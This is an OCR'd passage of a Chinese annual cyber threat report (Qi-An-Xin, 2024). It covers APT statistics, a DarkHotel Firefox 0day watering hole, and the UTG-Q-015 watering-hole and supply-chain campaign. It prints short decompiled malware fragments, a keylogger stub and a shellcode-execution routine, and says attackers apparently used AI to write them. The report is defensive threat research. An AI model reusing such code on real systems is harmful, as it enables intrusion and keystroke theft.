



CYBER THREAT

网络安全威胁 2024年度报告



2025年02月

主要观点

MAIN POINTS

2024 年，涉及我国的高级持续性威胁事件主要在科研教育、信息技术、制造、政府机构等领域，受害目标集中在广东等地区。DarkHotel、海莲花、伪猎者、虎木槿、蔓灵花、摩诃草等组织积极针对国内重点目标。年末时，我们发现国内最大 IT 社区被入侵后植入恶意脚本，由此挖掘出背后的攻击团伙 UTG-Q-015。经过深入分析排查，发现 UTG-Q-015 使用了入侵源站、供应链攻击两套攻击链。被入侵的源站涉及 IT 社区、技术论坛、软件园、政府官网等；供应链攻击则以在国内政府、媒体网站中使用已久的分享组件作为目标，该分享组件历史影响网站规模高达到百万量级。

根据观察，勒索攻击活动除经济利益外，一些勒索攻击以对目标组织的破坏性攻击为目的，还有国家背景的 APT 组织参与。涉及勒索的攻击团伙因为相互合作、共享攻击工具、衍生分支机构等情况导致关系变得错综复杂。

2024 年在影响国内的互联网黑产攻击活动中，银狐木马有着较高的活跃度，这是由于该恶意家族系列源码泛滥，被多个黑产团伙甚至 APT 组织使用。对于其中最为活跃的一个黑产团伙我们以编号 UTG-Q-1000 进行追踪。

2024 年在野 0day 的利用情况较去年有所回落，原本三足鼎立的格局渐渐被打破。Chrome 在上半年出现一周内连续修复三个在野 0day 的盛况，下半年其在野漏洞数量则极速下滑，仅仅只有两例。部分攻击者将目标转向防火墙、VPN 等边界设备，以较小的攻击成本换来巨大的收益。同时攻击者也在尝试新的攻击角度，例如利用产品更新迭代过程中针对旧漏洞的补丁失效，又或者像 XZ Utils 事件中通过层层深入的社会工程学手段在开源项目里埋下后门。0day 漏洞正在军火市场中泛滥，一半以上针对 Google、苹果产品的 0day 攻击都是来自漏洞军火商。Firefox 0day 漏洞也疑似成为“军火”遭贩卖，被 Storm-0978、DarkHotel 攻击团伙使用。2024 年还观察到攻击者频繁使用办公软件、邮箱的 0day 漏洞进行攻击。

2024 年网络威胁活动呈现出以下特点：攻击者积极挖掘新攻击面并更新技战术，恶意软件的快速迭代和跨平台攻击的增加对防御者提出了新的挑战；随着 AI 技术的发展，AI 不仅成为网络安全人员的重要工具，也带来了新的攻击手段和挑战，如用 AI 生成的误导信息内容、AI 本身引入的软件漏洞、以及 AI 伪造的有效图片等；攻击者加快开发漏洞利用代码（EXP），Nday 漏洞投入实际攻击场景的时间开始大幅减少；一些 APT 相关攻击活动开始频繁使用网络犯罪的工具及策略，这导致 APT 与网络犯罪二者间的界限越发模糊。

摘 要

ABSTRACT

本次报告通过综合分析奇安信威胁雷达测绘数据、奇安信红雨滴团队对客户现场的 APT 攻击线索排查情况以及奇安信威胁情报支持的全线产品告警数据，得出以下结论：2024 年，广东省受境外 APT 团伙攻击情况依旧最为突出，其次是浙江、上海、北京、江苏等地区；境内受影响行业排名前五的分别是：科研教育 16.0%，信息技术 14.8%，制造 14.8%，政府机构 8.0%，建筑 6.1%。

2024 年奇安信威胁情报中心收录了 279 篇高级威胁类公开报告，涉及 102 个已命名的攻击组织或攻击行动，至少 73 个国家遭遇过 APT 攻击，披露的大部分 APT 攻击活动集中在乌克兰、中国、美国、以色列、韩国等地区。其中，提及率排名前五的 APT 组织是：Kimsuky 10.1%，Lazarus 7.9%，摩诃草 3.2%，APT28 3.2%，C-Major 2.9%。

2024 年全球 APT 活动的首要目标行业是政府部门、国防军事、金融，相关攻击事件占比分别为 25.4%、17.5%、10.7%，紧随其后的是科研教育、科技、制造、能源等领域。

2024 年全球范围内的勒索攻击活动频繁，攻击对象覆盖了 Windows、Linux、macOS、FreeBSD 等多个平台，VMware ESXi 虚拟化环境和云环境也已成为多起勒索攻击活动的目标。经过梳理，攻击团伙会使用多种方式进行初始入侵，并在不同环节中利用漏洞实现进入目标网络、植入恶意软件和提升权限等目的。

下半年以来影响国内的活跃互联网黑产团伙主要有：银狐木马黑产团伙、FaCai、GanbRun、DragonRank。

2024 年披露的高危漏洞数量达 50 个。往年微软、谷歌、苹果三足鼎立的格局被打破，微软、Google 依旧是相关漏洞最多的厂商，Google 旗下的 Chrome 仍是目前攻击者热衷的浏览器攻击向量，苹果相关产品的漏洞却大幅减少，其中空缺部分被网络边界设备漏洞填补。此外，由于漏洞军火商的活跃、AI 大模型的出现、以及网络攻防技术的整体提升，导致利用 Nday 漏洞的攻击案例增多。

关键字：高级持续性威胁、威胁雷达、勒索攻击、互联网黑产、0day、网络边界设备、人工智能

目 录

CONTENTS

第一章 高级持续性威胁 01

一、国内高级持续性威胁总览 01

二、2024 年紧盯我国的活跃组织 05

三、全球高级持续性威胁总览 17

四、全球各地区活跃 APT 组织 20

第二章 勒索攻击 59

一、全球勒索攻击活动概览 59

二、攻击手法 67

三、攻击活动特点和趋势 70

第三章 互联网黑产 72

一、黑产攻击活动概览 72

二、银狐木马与 UTG-Q-1000 74

三、FaCai 76

四、GanbRun 78

五、DragonRank 80

六、其他 82

第四章 网络威胁中的漏洞利用 84

一、2024-Chrome 的反击 87

二、从边界入局，陷落的边界设备 88

三、新瓶旧酒 PHP CGI(CVE-2024-4577) 88

四、开源的梦魇 XZ Utils(CVE-2024-3094) 89

五、Firefox- 久违的浏览器全链路攻击 91

六、国产软件正被紧盯不放 92
七、军火商成为 0day 市场背后最大的供应商 93
八、厂商的努力正常生效 94

第五章 2024 年网络威胁活动特点 95
一、攻击花样层出不穷，安全对抗持续升级 95
二、AI 于网络威胁中初展锋芒 95
三、Nday 漏洞投入实际攻击场景的时间开始大幅减少 96
四、APT 与网络犯罪的界限越发模糊 97

附录 1 全球主要 APT 组织列表 98
附录 2 奇安信威胁情报中心 99
附录 3 红雨滴团队 (RedDrip Team) 100
附录 4 参考链接 101

第一章 高级持续性威胁


高级持续性威胁（APT）多年来一直是网络威胁的重要组成部分，攻击者通常有国家背景支持，主要以敏感数据收集和情报窃取为目的，因此行动隐秘，不易被受害者察觉。本章将分别介绍中国国内和全球范围在 2024 年遭受的高级持续性威胁。

国内高级持续性威胁的内容及结论主要基于对奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件、使用奇安信威胁情报的全线产品的告警数据等信息的整理与分析。全球高级持续性威胁的内容与结论主要基于对公开来源的 APT 情报（即“开源情报”）的整理与分析。

一、国内高级持续性威胁总览

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，2024 年监测到我国范围内大量 IP 地址疑似和数十个境外 APT 组织产生过高危通信。从地域分布来看，广东省受境外 APT 团伙攻击情况最为突出，其次是浙江、上海、北京、江苏等地区。

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被 APT 组织、各类僵木蠕控制的网络资产的一款威胁情报 SaaS 应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机 IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的 APT 攻击线索。




▲ 图 1.1 奇安信威胁雷达境内受害者数据分析

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的APT攻击进行了分析和统计。

（一） 受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在2024年监测到数十个境外APT组织针对我国范围内大量目标IP进行通信，形成了大量的境内IP与特定APT组织的网络基础设施的高危通信事件。其中还存在个别APT组织通过多个C2服务器与同一IP通信的情况。

下图为2024年奇安信威胁雷达遥测感知的我国境内每月连接境外APT组织C2服务器的疑似受害IP地址数量统计，平均每月有超2500个境内IP地址疑似受控。其中，7月份受控IP数据量明显高于其他月份，8月数量有所下降，但仍明显高于1-6月、9-12月的水平。除了7月和8月的高峰，整体数量在一年中相对稳定，没有明显的上升或下降趋势。




▲ 图 1.2 2024 年中国境内疑似受控 IP 数量月度分布

2024年中国境内每月新增疑似被境外APT组织控制的IP数量变化趋势如图1.3所示，反映了APT组织攻击活跃度变化走向。新增受控IP数量变化趋势也与图1.2中每月连接境外APT组织C2服务器的疑似受害IP数量分布相符，7月为全年数值高峰。

2024年中国境内每月新增疑似受控IP数量变化趋势






▲ 图 1.3 2024 年中国境内每月新增疑似受控 IP 数量变化趋势

（二） 受害目标区域分布

下图为2024年中国境内疑似连接过境外APT组织C2服务器的IP地址地域分布，分别展示了各省疑似受害IP地址的数量：广东省受境外APT团伙攻击情况最为突出，占比达24.6%，其次是浙江、上海、北京、江苏等地区。

2024年中国境内疑似受控IP地域分布Top10






▲ 图 1.4 2024 年中国境内疑似受控 IP 地域分布

（三） 受害行业分布

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2024 年涉及我国科研教育、信息技术、制造、政府机构、建筑、医疗健康行业的高级威胁事件占主要部分，占比分别为：16.0%，14.8%，14.8%，8.0%，6.1%，6.1%。其次为交通运输、能源、金融、新闻媒体等领域。受影响的境内行业具体分布如下。

2024年高级威胁事件涉及境内行业分布





▲ 图 1.5 2024 年高级威胁事件涉及境内行业分布情况

根据归属于各个 APT 组织的 IOC 告警量排名，攻击我国境内的前十 APT 组织及其针对的行业领域如下表。

排名	组织名称	涉及行业
TOP1	APT-Q-31 (海莲花)	政府、科研教育
TOP2	APT-Q-82 (Gamaredon)	政府、科研教育、电信
TOP3	FaceDuck	科研教育
TOP4	APT-Q-27 (GoldenEyeDog)	博彩、诈骗
TOP5	APT-Q-20 (毒云藤)	国防军事、政府、信息技术、科研教育
TOP6	APT-Q-37 (蔓灵花)	政府、科研教育、信息技术、能源
TOP7	APT-Q-29 (Winnti)	信息技术、金融

排名	组织名称	涉及行业
TOP8	APT-Q-1 (Lazarus)	政府、金融、国防军事
TOP9	APT-Q-39 (响尾蛇)	科研教育、建筑、制造
TOP10	APT-Q-36 (摩诃草)	科研教育、医疗健康、信息技术

▲ 表 1.6 IOC 告警量排名前十 APT 组织及针对的目标行业

二、2024 年紧盯我国的活跃组织

奇安信威胁情报中心通过奇安信红雨滴团队和奇安信安服在客户现场处置排查的真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、攻击组织技战术等多个指标筛选出以下数个对我国攻击频率高或危害大的 APT 组织。


这些攻击组织中除了已知 APT 组织外，还将涉及我们观察到的多个持续针对国内重点目标的未知威胁组织（UTG）——尽管有些威胁组织我们清楚攻击者的目的和所在地区，但目前无法归属到背后具体的攻击实体。

接下来，我们将结合奇安信红雨滴团队的真实 APT 攻击处置案例，按照影响规模、攻击成本由高到低进行排序，逐一盘点 2024 年紧盯我国的 APT 和 UTG 组织。

（一） DarkHotel（APT-Q-15）

关键词：浏览器 0day、军队、金融、招标网

APT-Q-15 在 2024 年发起了针对军队供应商和金融供应商的 0day 攻击行动，是该团伙自 2019 年针对一带一路的水坑攻击后规模最大的 0day 水坑事件，本次活动入侵了国内多个军队和金融有关的招标网站，在正文中插入恶意的 js 验证代码：



▲ 图 1.7 0day 水坑活动攻击链

由于APT-Q-15拿到目标权限后会清理浏览器缓存和历史记录，我们并没有拿到完整的EXP，根据境外友商ESET披露的firefox 0day细节进行推测：APT-Q-15与romcom（storm-0978）使用了相同的0day攻击链，攻击武器可能由相同的供应商提供，尽管0day链条一致，但是在无文件攻击链的设计方面APT-Q-15比romcom更加老练一些。

我们可以确认受影响的firefox中文版版本号为115.14.0.8979，除了firefox中文版之外还涉及一些国产浏览器。



▲ 图 1.8 害者机器上 firefox 的版本

本次水坑中招的受害IP高达几百个，APT-Q-15想要刺探军工项目和金融项目对应的承包单位，为后续定向攻击奠定基础。

（二） UTG-Q-015

关键词：水坑、供应链、网络出口遥测

在 2024 年 12 月，我们披露了 CSDN 水坑的攻击细节，报告发布后收到各方线索反馈，最终将攻击团伙命名为 UTG-Q-015。深入排查后发现攻击源头与 CDN 厂商无关，在水坑阶段攻击者有两套攻击链，第一种攻击链的实现方法主要是通过入侵源站，在负载均衡的 Nginx 服务器配置文件中植入 Lua 脚本，从而在用户访问目标页面时加载恶意 JavaScript，实现攻击意图。被入侵的源站涉及 IT 社区、技术论坛、软件园、政府官网等，第二种攻击链为供应链攻击，UTG-Q-015 选择了一个在国内政府、机构、媒体等网站中历史悠久的分享组件作为供应链攻击的目标。网络测绘结果显示，该分享组件历史影响网站规模高达到百万量级，是国内史上最大的网站供应链攻击事件。几乎覆盖了目标单位和人员日常访问的网站范围。

我们在对目标IP列表进行单位归属研判时投入了大量人力和资源，却也仅能定位出约60%的单位归属。

很难想象UTG-Q-015对国内IP资产的掌握程度究竟达到了怎样的深度。除了媒体行业之外，还涉及科技、互联网、气象、汽车、信创、供应商等行业，攻击者对军人和公务员群体非常关注。

在野攻击中弹出的钓鱼页面极其逼真，并且会展示当前访问的被水坑网站域名，例如：“该网站www.xxx.gov.cn可能启用了最新的SSL/TLS协议版本，通过…” ,钓鱼成功率很高。



▲ 图 1.9 攻击活动的钓鱼页面

在UTG-Q-015所使用的插件中出现了一批由pyinstaller打包后的exe文件，这些插件挂在国内的跳板网站上，反编译后的源代码出现了大量标准的中文注释，少部分插件出现了标准的英文注释，根据我们对各种GPT的使用经验推测，攻击者很可能在幕后利用AI大模型进行训练，以自动生成恶意的Python脚本，并输出标准的中文注释以混淆组织归属。

```
class KeyLogger:

    def __init__(self, log_file, buffer_size, flush_interval, debug = ('keylog.txt', 1000, 5, False)):
        '''
        初始化 KeyLogger。

        :param log_file: 日志文件路径。
        :param buffer_size: 达到该字符数后缓冲区将被写入文件。
        :param flush_interval: 定时刷新缓冲区到文件的时间间隔（秒）。
        :param debug: 是否启用调试模式，若启用，将在控制台输出按键。
        '''
```

```
def execute_shellcode(shellcode):
    '''
    Allocate executable memory, copy the shellcode into it, and execute it.
    '''
    size = len(shellcode)
    addr = VirtualAlloc(None, size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_R
    if not addr:
        raise Exception('VirtualAlloc failed.')
    None.memmove(addr, shellcode, size)
    shell_func = ctypes.CFUNCTYPE(None)(addr)
```

▲ 图 1.10 疑似 AI 生成的 py 源码

这种类型的攻击在以往的安全事件中极为罕见，对攻击团伙掌握目标国家网络资源的能力提出了极高的要求。抛开各种技术细节不谈，单是掌握目标IP列表中一百多个重点单位的办公网出口IP等机密信息，就已经足以让大多数APT组织和国内安全厂商望尘莫及。

（三） UTG-Q-008

关键词：僵尸网络、西欧、亲乌

我们于 2024 年 6 月份披露了 UTG-Q-008 过去十年间开展的 Operation Veles 行动，8 月份俄罗斯安全厂商发布了 Lifting Zmiy 亲乌攻击团伙的完整报告，我们基于现场排查的数据发现 UTG-Q-008 与 Lifting Zmiy 的基础设施出现了重叠。


基于 xlab 的数据，UTG-Q-008 在 2024 年四月份运营的僵尸网络曾经对俄罗斯政府官方发起过 DDoS 攻击，同时还对东欧地区的 APT 组织的跳板网络进行反制，该团伙的政治目的和技战术平时都隐藏在僵尸网络之下，难以追踪和发现。

攻击者想要窃取科研源代码以及刺探我国的战备情况。

（四） 海莲花（APT-Q-31）

关键词：密保终端、鱼叉钓鱼

